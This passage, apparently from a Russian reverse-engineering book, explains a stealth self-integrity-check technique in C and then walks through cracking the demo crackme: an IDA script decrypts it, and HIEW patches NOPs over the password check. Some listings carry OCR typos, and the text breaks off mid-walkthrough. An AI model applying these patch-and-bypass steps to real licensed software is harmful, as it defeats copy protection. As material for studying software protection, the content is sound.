Ошибка традиционного подхода заключается в его предсказуемости. Любая явная проверка чего бы то ни было, независимо от ее алгоритма, — это зацепка! Если хакер локализует защитный код, то все. Единственный надежный способ отвадить его от взлома — размазать защитный код по всей программе с таким расчетом, чтобы нейтрализовать защиту без полного анализа всей программы целиком было невозможно. К сожалению, существующие методики размазывания либо многократно усложняют реализацию программы, либо крайне неэффективны. Некоторые программисты вставляют в программу большое количество вызовов одной и той же защитной функции из различных мест, наивно полагая, что хакер будет искать и анализировать их все. Да как бы не так! Хакер ищет непосредственно защитную функцию и правит ее. К тому же, зная адрес вызываемой функции, отследить все ее вызовы можно без труда! Даже если встраивать защитную функцию непосредственно по месту ее вызова, хакер сможет найти все такие места тупым поиском по сигнатуре. Пускай оптимизирующие компиляторы несколько меняют тело inline-функций с учетом контекста конкретного вызова, эти изменения не принципиальны. Реализовать же несколько десятков различных защитных функций — слишком накладно, да и фантазии у разработчика не хватит, и хакер, обнаружив и проанализировав пару-тройку защитных функций, настолько проникнется духом и ходом мысли разработчика, что все остальные найдет уже без труда.

Между тем существует и другая возможность — неявная проверка целостности своего кода. Рассмотрим следующий алгоритм защиты: пусть у нас имеется зашифрованная (а еще лучше упакованная) программа. Мы, предварительно скопировав ее в стековый буфер, расшифровываем (распаковываем) программный код и используем освободившийся буфер под локальные переменные защищенной программы. С точки зрения хакера, анализирующего такую программу, все выглядит типично и законно. Обнаружив защитный механизм (пусть, для определенности, это будет тривиальная парольная проверка), хакер правит соответствующий условный переход и с удовлетворением убеждается, что защита больше не ругается, и программа как будто бы работает, но через некоторое время выясняется, что после взлома ее работа стала неустойчивой: программа то неожиданно виснет, то делает из чисел винегрет. Почесав репу, хакер озадаченно думает: а как это вообще ломать? На что ставить точки останова? Ведь не анализировать же весь код целиком!

Весь фокус в том, что некоторые из ячеек буфера, ранее занятого зашифрованной (упакованной) программой, при передаче их локальным переменным не были инициализированы! Точнее они были инициализированы

теми значениями, что находились в соответствующих ячейках оригинальной программы. Как нетрудно догадаться, именно эти ячейки и хранят критичный к изменениям защитный код, неявно контролируемый нашей программой. Теперь я готов объяснить, зачем вся эта катавасия с шифровкой (упаковкой) нам вообще понадобилась: если бы мы просто скопировали часть кода программы в буфер, а затем "наложили" на него наши локальные переменные, то хакер сразу бы заинтересовался происходящим и, бормоча под нос: "Что-то здесь не так", вышел бы непосредственно на след защиты. Расшифровка нам понадобилась лишь для усыпления бдительности хакера. Вот он видит, что код программы копируется в буфер. Спрашивает себя: "А зачем?" и сам же себе отвечает: "Для расшифровки!" Затем, дождавшись освобождения буфера с последующим затиранием его содержимого локальными переменными, хакер (даже проницательный!) теряет к этому буферу всякий интерес. Далее, если хакер поставит контрольную точку останова на модифицированный им защитный код, то он вообще не обнаружит к ней обращения, так как защита контролирует именно зашифрованный (упакованный) код, содержащийся в нашем буфере. И даже если хакер поставит точку останова на буфер, он быстро выяснит:

- ни до, ни в процессе, ни после расшифровки (распаковки) программы содержимое модифицированных им ячеек не контролируется (что подтверждает анализ кода расшифровщика — проверок целостности там действительно нет);
- обращение к точке останова происходит лишь тогда, когда буфер затерт локальными переменными и (по идее!) содержит другие данные.

Правда, ушлый хакер может обратить внимание, что после затирания этих ячеек их значение осталось неизменным. Совпадение? Проанализировав код, он сможет убедиться, что они вообще не были инициализированы, и тогда защита падет! Однако разработчики защиты могут усилить свои позиции, достаточно лишь добиться, чтобы контролируемые байты попали в "дырки", образующиеся при выравнивании структуры (этим мы отвечаем хакеру на вопрос, а что это они не инициализированы), а затем скопировать эту структуру целиком (вместе с контролируемыми "дырками"!) в десяток-другой буферов, живописно разбросанных по всей программе. Проследить за всеми ними окажется не так-то просто: во-первых, не хватит контрольных точек (количество которых, как известно, не превышает четырех), а во-вторых, большинству взломщиков это вообще не придет в голову (рис. 3.16).



Рис. 3.16. Техника неявного (stealth) контроля целостности своего кода

Практическая реализация

Правила хорошего тона обязывают нас проектировать защитные механизмы так, чтобы они никогда и ни при каких обстоятельствах не пытались вредить легальному пользователю. Как бы вам ни хотелось наказать хакера, ломающего вашу программу, форматировать диск при обнаружении модификации защитного кода категорически недопустимо! Во-первых, это просто незаконно и подпадает под статью об умышленном создании деструктивных программ, а во-вторых, задумайтесь, что случится, если искажение файла произойдет в результате действий вируса или некоторого сбоя? Если вы не хотите, чтобы пострадали невинные, вам придется отказаться от всех форм вреда, в том числе и идеи преднамеренного нарушения стабильности работы самой защищенной программы.

Стоп! Ведь ранее мы говорили как раз об обратном. Единственный путь сделать защиту трудно ломаемой — не выдавая никаких ругательных сообщений, по которым нас можно засечь, молча делать винегрет из обрабатываемых данных. А теперь выясняется, что по этическим (и юридическим!) соображениям этого делать нельзя. На самом деле, если хорошо подумать, то все эти ограничения можно легко обойти. Что нам мешает оснастить защиту явной проверкой целостности своего кода? Такую проверку хакер найдет и нейтрализует без труда, но это и не страшно, поскольку истинная защита находится совершенно в другом месте, а вся эта бутафория нужна лишь затем, чтобы предотвратить последствия непредумышленного искажения кода программы и поставить пользователя в известность, что все данные нами гарантии (как явные, так и предполагаемые), ввиду нарушения целостности оригинального кода, аннулируются. Правда, при обсуждении защиты данного типа некоторые коллеги мне резонно возразили: а что, если в результате случайного сбоя изменены и контролируемые ячейки, и сама контрольная сумма? Защита сработает и у легального пользователя!!! Ну, что мне на это ответить? Случайно таких волшебных искажений просто не бывает, их вероятность настолько близка к нулю, что К тому же, в случае срабатывания защиты мы же не диск форматируем, а просто нарушаем нормальную работу программы. Пусть и предумышленно — все равно, если в результате того или иного сбоя исполняемый файл был искажен, то о корректности его работы говорить уже не приходится. Ну, хорошо, если вы так боитесь сбоев, можно встроить в защиту хоть десяток явных проверок, трудно нам, что ли?!

Ладно, оставим этические проблемы на откуп тем самым пользователям, которые приобретают титул лицензионных исключительно через кряк, и перейдем к конкретным вещам. Простейший пример реализации данной защиты приведен в листинге 3.54. Для упрощения понимания и абстрагирования от всех технических деталей здесь используется простейшая схема идентификации, ломать которую совершенно необязательно: достаточно лишь подсмотреть оригинальный пароль, хранящийся в защищенном файле прямым текстом. Для демонстрационного примера такой прием с некоторой натяжкой допустим, но в реальной жизни вам следует быть более изощренным. По крайней мере, следует добиться того, чтобы ваша защита не ломалась изменением одного-единственного байта, поскольку в таком случае даже неявный контроль будет легко выявить. Следует также отметить, что контролировать все критические байты защиты — не очень-то хорошая идея, так как хакер сможет это легко обнаружить. Если защита требует для своего снятия хотя бы десяти модификаций в различных местах, три из которых контролируются, то с вероятностью до 70% факт контроля не будет обнаружен. Действительно, среднестатистический хакер следить за всеми модифицированными байтами просто не будет. Вместо этого он в надежде, что тупая защита контролирует целостность своего кода целиком, попытается

проследить за обращениями к одной, ну, максимум, двум-трем измененным им ячейкам и с удивлением обнаружит, что защита их вообще не контролирует.

Но вернемся к нашей защите. После того как контрольные точки выбраны, вы должны определить их смещение в откомпилированном файле. К сожалению, языки высокого уровня не позволяют определять адреса отдельных машинных инструкций, и если только вы не пишете защиту на ассемблерных вставках, то у вас остается один-единственный путь — воспользоваться каким-нибудь дизассемблером (например, IDA).

Допустим, критическая часть защиты в листинге 3.54 выглядит так, и нам необходимо проконтролировать целостность условного оператора `if`.

Листинг 3.54. Выбор контролируемых операторов

```
int my_func()
{
        if (check_user())
        {
                fprintf(stderr, "passwd ok\n");
        }
        else
        {
                fprintf(stderr, "wrong passwd\n");
                exit(-1);
        }
        return 0;
}
```

Загрузив откомпилированный файл в дизассемблер, мы получим код, как в листинге 3.55 (чтобы быстро узнать, которая из всех процедур и есть `my_func`, опирайтесь на тот факт, что большинство компиляторов располагает функции в памяти в порядке их объявления, т. е. `my_func` будет вторая по счету функция).

Листинг 3.55. Определение адресов контролируемых ячеек

```
.text:00401060 sub_401060    proc near      ; CODE XREF:sub_4010A0+AFp
.text:00401060               call   sub_401000
.text:00401065               test   eax, eax
.text:00401067               jz     short loc_40107E
```

```
.text:00401069                 push    offset aPasswdOk      ; "passwd ok\n"
.text:0040106E                 push    offset unk_407110
.text:00401073                 call    _fprintf
.text:00401078                 add     esp, 8
.text:0040107B                 xor     eax, eax
.text:0040107D                 retn
.text:0040107E ; ---------------------------------------------------------------
.text:0040107E
.text:0040107E loc_40107E:                     ; CODE XREF: sub_401060+7j
.text:0040107E                 push    offset aWrongPasswd   ; "wrong passwd\n"
.text:00401083                 push    offset unk_407110
.text:00401088                 call    _fprintf
.text:0040108D                 push    0FFFFFFFFh      ; int
.text:0040108F                 call    _exit
.text:0040108F sub_401060      endp
```

Как нетрудно сообразить, условный переход, расположенный по адресу `401067h`, и есть тот самый `if`, который нам нужен. Однако это не весь `if`, а только малая чего часть. Хакер может и не трогать условного перехода, а заменить инструкцию

```
test   eax, eax
```

на любую другую инструкцию, сбрасывающую флаг нуля. Также он может модифицировать защитную функцию `sub_401000`, которая и осуществляет проверку пароля. Словом, тут много разных вариантов, и на этом несчастном условном переходе свет клином не сошелся, а потому для надежного распознавания взлома нам потребуются дополнительные проверки. Впрочем, это уже детали. Главное, что мы определили смещение контролируемого байта. Кстати, а почему именно байта?! Ведь мы можем контролировать хоть целое двойное слово, расположенное по данному смещению! Особого смысла в этом нет, просто так проще.

Чтобы не работать с непосредственными смещениями (это неудобно и вообще некрасиво), давайте загоним их в специально на то предназначенную структуру (листинг 3.56).

Листинг 3.56. Структура, упрощающая проверку целостности контролируемых ячеек (вариант А)

```
union anti_hack
{
        // буфер, содержащий оригинальный код программы
```

```
        char buf[MAX_CODE_SIZE];

        // локальные переменные программы
        struct local_var
        {
                int    local_var_1;
                int    local_var_2;
        };

        // неявно контролируемые переменные программы
        struct code_control
        {
                char   gag_1[OFFSET_1];
                int    x_val_1;
                char   gag_2[OFFSET_2 — OFFSET_1 — sizeof(int)];
                int    x_val_2;
        };
};
```

Массив `buf` — это тот самый буфер, в который загружается оригинальный код программы для его последующей расшифровки (распаковки). Поверх массива накладываются две структуры: `local_val`, содержащая в себе локальные переменные, которые в процессе своей инициализации затирают соответствующие им ячейки `buf` и тем самым создают впечатление, что прежнее содержимое буфера стало теперь ненужным и более уже не используется. Количество локальных переменных может быть любым, главное — следить за тем, чтобы они не перекрывали контрольные точки программы, содержимое которых изменять нельзя. В приведенном нами примере, по соображениям наглядности, контрольные точки вынесены в отдельную структуру `code_control`, два массива которой `gag_1` и `gag_2` используются лишь для того, чтобы переменные `x_val_1` и `x_val_2` были размещены компилятором по необходимым нам адресам. Как нетрудно догадаться, константа `OFFSET_1` задает смещение первой контрольной точки, а `OFFSET_2` — второй. Достоинство такой схемы заключается в том, что при добавлении или удалении локальных переменных в структуру `local_var` структура `code_control` остается неизменной. Напротив, если объединить локальные переменные и контрольные точки одной общей крышей, то размеры массивов `gag_1` и `gag_2` станут зависеть от количества и размера используемых нами локальных переменных (листинг 3.57).

Листинг 3.57. Структура, упрощающая проверку целостности контролируемых ячеек

```
union anti_hack
{
        char buf[MAX_CODE_SIZE];
        struct code_control
        {
                int     local_var_1;
                int     local_var_2;
                char    gag_1[OFFSET_1-sizeof(int)*2];
                int     x_val_1;
                char    gag_2[OFFSET_2 — OFFSET_1 — sizeof(int)];
                int     x_val_2;
        };
};
```

Размер массива-пустышки `gag_1` компенсировал пространство, занятое локальными переменными. Такая ручная синхронизация крайне ненадежна и служит источником потенциальных ошибок. С другой стороны, теперь мы можем не беспокоиться, что локальные переменные случайно затрут контрольные точки, так как если такое произойдет, длина массива `gag_1` станет отрицательной, и компилятор тут же выскажет нам все, что он о нас думает. Поэтому окончательный выбор используемой конструкции остается за вами.

Теперь пару слов о расшифровке (распаковке) нашей программы. Нет нужды расшифровывать всю программу целиком, достаточно расшифровать лишь сам защитный механизм, а то и его критическую часть. Причем сама процедура расшифровки должна быть написана максимально просто и незамысловато. Поверьте, лишние уровни защиты здесь совершенно ни к чему. Хакер все равно вскроет их за очень короткое время, и самое главное: чем круче окажется защита, тем внимательнее будет вести себя хакер. Мы же, напротив, должны убедить его, что шифровка эта — защита от детишек, и "настоящая" защита спрятана где-то совсем в другом месте (пусть ищет то, чего нет!).

Правда, тут есть одна проблема. По умолчанию Windows запрещает модификацию кодовой секции PE-файла, и потому непосредственная расшифровка кода невозможна! Первая же попытка записи ячейки, принадлежащей секции `.text`, вызовет аварийное завершение программы. Можно, конечно, обхитрить Windows, создав свою собственную секцию, разрешающую операции чтения, исполнения и записи одновременно, или — как еще более изощренный вариант — исполнять расшифрованный код непосредственно

в стеке, однако здесь мы пойдем другим путем и просто отключим защиту кодового сегмента от его непредумышленной модификации. Достоинство этого приема заключается в том, что он очень просто реализуется, а недостаток — ослабление контроля программы. Если в результате тех или иных ошибок наша программа пойдет в разнос и начнет затирать свой собственный код, операционная система будет бессильна ее остановить, поскольку мы сами отключили защиту! С другой стороны, в тщательно протестированной программе вероятность возникновения подобной ситуации достаточно мала, и ею можно пренебречь. Во всяком случае в примере, приведенном в листинге 3.58, мы поступим именно так (речь ведь все равно идет не о технике расшифровки, а о неявном контроле модификации кода).

Остается лишь обмолвиться парой слов о способах определения диапазона адресов, принадлежащих защитному коду. Поскольку большинство компиляторов размещают функции в памяти в порядке их объявления в программе, адрес начала защитного кода совпадает с адресом первой относящейся к нему функции, а адрес конца равен адресу первой не принадлежащей к защитному коду функции (т. е. первой функции, расположенной за его "хвостом").

Теперь, разобравшись с расшифровкой, переходим к самому интересному — неявному контролю критических точек нашего защитного механизма. Пусть у нас имеется контрольная точка `x_val_1`, содержащая значение `x_original_1`, тогда для его неявной проверки можно "обвязать" некоторые вычислительные выражения следующим кодом:

```
some_var = some_var + (x_val_1 - x_original_1).
```

Если контрольная ячейка `x_val_1` действительно содержит свое эталонное значение `x_original_1`, то разность двух этих чисел равна нулю, а добавление нуля к чему бы то ни было никак не изменяет значения. Грубо говоря, `x_val_1` уравновешивается противоположным ему по знаку `x_origial_1`, и за это данный алгоритм называют алгоритмом коромысла или алгоритмом весов. Можно ли быстро обнаружить такие "весы" беглым просмотром листинга программы? Не спешите отвечать "нет", поскольку правильный ответ — "да". Давайте рассуждать не как разработчики защитного механизма, а как хакеры: вот в процессе взлома мы изменили такие-то и такие-то ячейки программы, после чего она отказала в работе. Существует два "тупых" способа контроля целостности: контроль по адресам и контроль по содержимому. Для выявления первого хакер просто ищет адрес "хакнутой" им ячейки в коде программы. Если его нет (а в данном случае его и нет!), он предпринимает попытку обнаружить ее содержимое! А вот содержимое контролируемой ячейки в точности равно `x_original_1`, и тривиальный контекстный поиск за доли секунды выявит все вхождения! Чтобы этого не произошло, и наша защита так просто не сдалась, следует либо уменьшить протяженность контролируемых точек до байта (байт — слишком короткая сигнатура для контекстного поиска), либо не хранить `x_original_1` в прямом виде, а по-

лучать его на основе некоторых математических вычислений. Только не забывайте, что оптимизирующие компиляторы все константные вычисления выполняют еще на стадии компиляции, и

```
#define x_orginal_1 0xBBBBBA;
some_var += (x_val_1 – 1 – x_original_1)
```

на самом деле не усилит защиту! Поэтому лучше вообще отказаться от алгоритма весов, тем более что он элементарно "вырезается" в случае его обнаружения. Надежнее изначально спроектировать алгоритм программы так, чтобы она осмысленно использовала `x_original`, а не уравновешивала его "противовесом". Приведенный ниже пример умышленно ослаблен в целях демонстрации техники использования этой уязвимости для облегчения взлома.

Листинг 3.58. Пример программной реализации защиты, осуществляющей неявный контроль целостности кода

```
#include <stdio.h>

#define PASSWD              "+++"
#define MAX_LEN             1023
#define MAX_CODE_SIZE       (0x10*1024)
#define OFFSET_1            0x42
#define OFFSET_2            0x67

#define x_original_1        0xc01b0574
#define x_original_2        0x44681574
#define x_original_all              0x13D4C04B

#definex_crypt              0x66

int check_user()
{
       char passwd[MAX_LEN];

       fprintf(stderr,"enter password:");
       fgets(passwd, MAX_LEN,  stdin);
       return ~strcmp(passwd, PASSWD);
}

int my_func()
```

```
{
        if (check_user())
        {
                fprintf(stderr, "passwd ok\n");
        }
        else
        {
                fprintf(stderr, "wrong passwd\n");
                exit(-1);
        }
        return 0;
}

main()
{
        int a, b = 0;
        #pragma pack(1)

        union anti_hack
        {
                char buf[MAX_CODE_SIZE];
                struct code_control
                {
                        int     local_var_1;
                        int     local_var_2;
                        char    gag_1[OFFSET_1-sizeof(int)*2];
                        int     x_val_1;
                        char    gag_2[OFFSET_2 — OFFSET_1 — sizeof(int)];
                        int     x_val_2;
                };
        };
        union anti_hack ZZZ;

        // TITLE
        fprintf(stderr, "crackeme.0xh by Kris Kaspersky\n");

        // расшифровка кода
        // ==================================================================
```

```
// копируем расшифровываемый код в буфер
memcpy(&ZZZ, &check_user, (int) &main — (int) &check_user);

// расшифровываем в буфере
for (a = 0; a < (int) &main — (int) &check_user;  a++)
{
        (*(char *) ((int) &ZZZ + a)) ^= x_crypt;
}

// копируем обратно
memcpy(&check_user, &ZZZ, (int) &main — (int) &check_user);

// явная проверка изменения кода
// ==============================================================
for (a = 0; a < (int) &main — (int) &check_user;  a++)
{
        b += *(int *) ((int) &check_user + a);
}

if (b != x_original_all)
{
        fprintf(stderr, "-ERR: invalid CRC (%x) hello, hacker\n", b);
        return 0;
}

// явная проверка "валидности" пользователя
// ==============================================================
my_func();

// нормальное выполнение программы
// ==============================================================

// скрытый контроль
ZZZ.local_var_1 = 2;
ZZZ.local_var_2 = 2;x_original_2;
sprintf(ZZZ.gag_1, "%d * %d = %d\n", ZZZ.local_var_1,
              ZZZ.local_var_2,
ZZZ.local_var_1*ZZZ.local_var_2+((x_original_1^ZZZ.x_val_1)+
```

```
                    (x_original_2^ZZZ.x_val_2)));
        printf("DEBUG: %x %x\n", ZZZ.x_val_1, ZZZ.x_val_2);
        fprintf(stderr, "%s",ZZZ.gag_1);
}
```

Как это ломают?

Если все сделано правильно, то полученный исполняемый файл не рушится при его запуске, а победоносно выводит на экран:

```
crackme.4627B438h.c by Kris Kaspersky\n enter password:
```

и ждет ввода пароля. Договоримся не обращать внимание на пароль, прямым текстом хранящийся в программе, и попробуем взломать защиту другим, более универсальным путем, а именно: изучением алгоритма ее работы под дизассемблером. Запускаем нашу любимую IDA и, дождавшись окончания процесса дизассемблирования, смотрим, что у нас там. Ага, текстовые строки `passwd ok` и `wrong passwd` в сегменте данных действительно есть, но вот перекрестных ссылок, ведущих к коду, выводящему их, что-то не видно. Странно, ну да лиха беда начало! Запускам любой отладчик (например, WDB) и устанавливаем на адрес строки `wrong passwd` точку останова:

```
BA r4 407054.
```

Даем команду `GO` для продолжения выполнения программы, вводим любой пришедший нам на ум пароль, и отладчик тут же всплывает, показывая адрес машинной команды, обращающейся к первому символу строки. Но что нам это дает? Ведь мы, судя по всему, находимся в теле библиотечной функции `out`, осуществляющей вывод на консоль, и в ее коде для нас нет ничего интересного. С другой стороны, эту функцию кто-то вызывает! Кто именно? Ну, мало ли! Функция `printf`, к примеру, код которой для нас не более интересен. Конечно, поднимаясь по цепочке вызовов вверх (окно `call stack` вам в помощь!), мы рано или поздно достигнем защитного кода, вызвавшего эту функцию, но вот как нам быстро определить, где защитный код, а где библиотечные функции? Да очень просто! Та функция, один из аргументов которой представляет собой непосредственное смещение нашей строки, очевидно, и есть функция защитного кода! Последовательно щелкая мышью по адресам возврата, перечисленным в окне `call stack`, мы, наконец, находим (листинг 3.59).

Листинг 3.59. Адреса возврата

```
0040106E 6854704000          push   407054h
00401073 6810714000          push   407110h
00401078 E88A010000          call   00401207
0040107D 6AFF                push   0FFh
```

Смещение есть ни что иное, как смещение искомой строки, соответственно, адрес `40106Eh` лежит где-то в гуще защитного кода (рис. 3.17). А ну-ка, глянем сюда дизассемблером, чего это вдруг IDA не создала перекрестную ссылку к строке?

```
.text:00401000 dword_401000  dd 062668AE7, 31306666, 2616560E, 17760E66, 968E6626
.text:00401000                                          ; DATA XREF:sub_401090+23o
.text:00401000                                          ; sub_401090+28↓o ...
.text:00401000               dd 00E666667, 662616B6, 0724222EB, 06665990E, 0E38E3666
.text:00401000               dd 0E5666667, 26D972A2, 0EB662616, 0DF6E4212, 066666663
.text:00401000               dd 0C095B455, 6939A4ED, 0E738A6F2, 0666266A2, 0F6F6A566
.text:00401050 dword_401050  dd 09999CD8E, 12A6E399, 0162E0E73, 0760E6626, 08E662617
.text:00401050                                          ; CODE XREF:sub_401090+AFp
.text:00401050               dd 0666667F9, 556EA2E5, 0320EA5A6, 00E662616, 066261776
.text:00401050               dd 06667EC8E, 8E990C66, 0666664FD, 0556AA2E5, 0F6F6A5A6
.text:00401050               dd 0F6F6F6F6
```

Рис. 3.17. Исполняемый код, интерпретированный как массив

Вот это номер! IDA вообще не посчитала это кодом и объявила его массивом! Хорошо, заставим ее дизассемблировать этот фрагмент вручную. Переместив курсор к самому началу массива, нажимаем клавишу <U> для его удаления, а затем клавишу <C> для превращения байтовой цепочки в код (листинг 3.60).

Листинг 3.60. Попытка ручного дизассемблирования кода

```
text:00401000                                           ; sub_401090+28↓o ...
text:00401000               out   8Ah, eax    ; DMA page register 74LS61
text:00401000                                           ; Channel 7
text:00401002               bound sp, [esi+66h]
text:00401006               xor   [ecx], dh
text:00401008
text:00401008 loc_401008:                       ; CODE XREF:.text:040102Dj
text:00401008               push  cs
text:00401009               push  esi
text:0040100A               push  ss
text:0040100B               db    26h, 66h
text:0040100B               push  cs
text:0040100E               jbe   short loc_401027
text:00401010               db    66h
```

```
text:00401010            mov   ss, es:[esi+0E666667h]
text:00401018            mov   dh, 16h
text:0040101A            db    26h, 66h
text:0040101A            jmp   short small near ptr unk_401040
```

Хм! Что за ерунда у нас получается?! Вновь переключившись на отладчик, мы убеждаемся, что тот же самый код в нем выглядит вполне читабельно (листинг 3.61).

Листинг 3.61. Внешний вид кода под отладчиком

```
00401000 81EC00040000        sub    esp,400h
00401006 56                  push   esi
00401007 57                  push   edi
00401008 6830704000          push   407030h
0040100D 6810714000          push   407110h
00401012 E8F0010000          call   00401207
```

Такое впечатление, что защитный механизм зашифрован. А почему бы и нет? Возвращаясь к дизассемблеру, щелкаем по перекрестной ссылке и видим... (листинг 3.62).

Листинг 3.62. Дизассемблерный листинг расшифровщика с комментариями

```
.text:004010AE               mov    eax, offset sub_401090
.text:004010AE ; загружаем в регистр EAX непосредственное смещение
.text:004010AE ; процедуры sub_401090,
.text:004010AE ; чем и выдаем наш бесхитростный расшифровщик с головой
.text:004010AE ; если бы целевой адрес вычислялся бы на основе некоторых
.text:004010AE ; математических операций,
.text:004010AE ; то выявить расшифровщик было бы сложнее
.text:004010AE ; (но по аппаратным контрольным точкам — все равно возможно)
.text:004010AE ;
.text:004010B3               mov    esi, offset loc_401000
.text:004010B3 ; загружаем в регистр esi непосредственное смещение процедуры
.text:004010B3 ; loc_401000
.text:004010B3 ;
.text:004010B8               sub    eax, offset loc_401000
.text:004010B8 ; вычисляем длину зашифрованного фрагмента
.text:004010B8 ;
```

```
.text:004010BD                lea     edi, [esp+14h]
.text:004010BD ; устанавливаем EDI на локальный буфер esp+14h
.text:004010BD ;
.text:004010C1                mov     ecx, eax
.text:004010C3                add     esp, 8
.text:004010C6                mov     edx, ecx
.text:004010C8                shr     ecx, 2
.text:004010CB                repe    movsd
.text:004010CD                mov     ecx, edx
.text:004010CF                and     ecx, 3
.text:004010D2                repe    movsb
.text:004010D2 ; копируем фрагмент [0x40100 — 0x401090) в локальный буфер
.text:004010D2 ;
.text:004010D4                xor     ecx, ecx
.text:004010D6                test    eax, eax
.text:004010D8                jle     short loc_4010EA
.text:004010DA ; есть что расшифровывать?
.text:004010DA ;
.text:004010DA loc_4010DA:                    ; CODE XREF:sub_401090+58j
.text:004010DA ; do{
.text:004010DA                mov     dl, [esp+ecx+0Ch]
.text:004010DE                xor     dl, 66h
.text:004010E1                mov     [esp+ecx+0Ch], dl
.text:004010E1 ; производим над каждым байтом
.text:004010E1 ; зашифрованного кода операцию XOR 66h
.text:004010E1 ;
.text:004010E5                inc     ecx
.text:004010E5 ; берем следующий байт
.text:004010E5 ;
.text:004010E6                cmp     ecx, eax
.text:004010E8                jl      short loc_4010DA
.text:004010E8 ; } while (ecx < eax)
.text:004010EA
.text:004010EA loc_4010EA:                    ; CODE XREF:sub_401090+48j
.text:004010EA                mov     ecx, eax
.text:004010EC                lea     esi, [esp+0Ch]
.text:004010F0                mov     edx, ecx
.text:004010F2                mov     edi, offset loc_401000
.text:004010F7                shr     ecx, 2
```

```
.text:004010FA                repe   movsd
.text:004010FC                mov    ecx, edx
.text:004010FE                and    ecx, 3
.text:00401101                repe   movsb
.text:00401101 ; записываем расшифрованные данные обратно;
.text:00401101 ; постой, как записываем обратно?!
.text:00401101 ; ведь модификация секции .text
.text:00401101 ; обычно запрещена?! но ведь "обычно" еще не "всегда",
.text:00401101 ; верно? смотрим атрибуты секции:
.text:00401101 ; Flags E0000020: Text Executable Readable Writable
.text:00401101 ; ага! защита от записи была вручную отключена разработчиком!
.text:00401101 ; поэтому перезапись расшифрованного фрагмента происходит без
.text:00401101 ; ошибок и препирательств со стороны Windows
```

Теперь, когда алгоритм расшифровки установлен, мы можем самостоятельно расшифровать его. Для этого нажимаем <F2> в окне IDA и вводим следующий скрипт (листинг 3.63).

Листинг 3.63. IDA-скрипт, выполняющий расшифровку зашифрованного кода в дизассемблере

```
auto a;
for (a=0x401000; a < 0x401090; a++)
{
       PatchByte(a, Byte(a) ^ 0x66);
}
```

Нажав комбинацию клавиш <Ctrl>+<Enter> для его выполнения, мы становимся свидетелями успешной расшифровки кода защитного механизма (листинг 3.64). Теперь с ним можно беспрепятственно работать безо всяких преград. Кстати, посмотрим, создала ли IDA перекрестные ссылки к строкам `passwd ok` и `wrong  passwd`.

Листинг 3.64. Код защитного механизма после расшифровки

```
.text:00401050 sub_401050    proc near     ; CODE XREF:sub_401090+AFp
.text:00401050               call   sub_401000
.text:00401055               test   eax, eax
.text:00401057               jz     short loc_40106E
.text:00401059               push   offset aPasswdOk      ; "passwd ok\n"
```

```
.text:0040105E                 push    offset unk_407110
.text:00401063                 call    _fprintf
.text:00401068                 add     esp, 8
.text:0040106B                 xor     eax, eax
.text:0040106D                 retn
.text:0040106E ; ---------------------------------------------------------------
.text:0040106E loc_40106E:                     ; CODE XREF: sub_401050+7j
.text:0040106E                 push    offset aWrongPasswd  ; "wrong passwd\n"
.text:00401073                 push    offset unk_407110
.text:00401078                 call    _fprintf
.text:0040107D                 push    0FFFFFFFFh           ; int
.text:0040107F                 call    _exit
.text:0040107F sub_401050      endp
.text:0040107F
```

Держи нас за хвост! Перекрестные ссылки действительно созданы и ведут к приведенному в листинге 3.64 коду, который слишком прост, чтобы его комментировать. Смотрите: подпрограмма `loc_40106E`, выводящая надпись `wrong passwd` на экран и прерывающая выполнение программы вызовом функции `_exit`, имеет перекрестную ссылку

`sub_401050+7`,

ведущую к условному переходу

`JZ SHORT LOC_401064`,

который, судя по всему, нам нужен! Забив его машинными командами `NOP`, мы, очевидно, добьемся того, что защита перестанет "ругаться" на неверные пароли и любой введенный пароль воспримет, как правильный.

Ну что, запустим HIEW и запишем по адресу `.401057` последовательность `90h 90h`? Не спешите, не все так просто! Ведь исходная программа зашифрована, и записанные нами команды `NOP` после расшифровки превратятся неизвестно во что. Какой из этого выход? Да очень простой: записав последовательность `90h 90h` в HIEW, мы тем же самым HIEW ее и зашифруем! OK, приступаем. Итак, нажимаем <Enter> для перевода HIEW в hex-режим, клавишу <F5> и вводим

`.401057`

для перехода по требуемому адресу, клавишу <F3> для входа в режим редактирования,

`90, 90`

забивает условный переход, левая стрелка (четыре раза) для перемещения курсора на начало редактируемого фрагмента, клавиша <F8>, "66" и еще раз

<F8> для шифровки. Наконец, нажимаем <F9> для сохранения внесенных изменений.

Победно запускаем взломанный файл и

```
crackeme.0xh by Kris Kaspersky
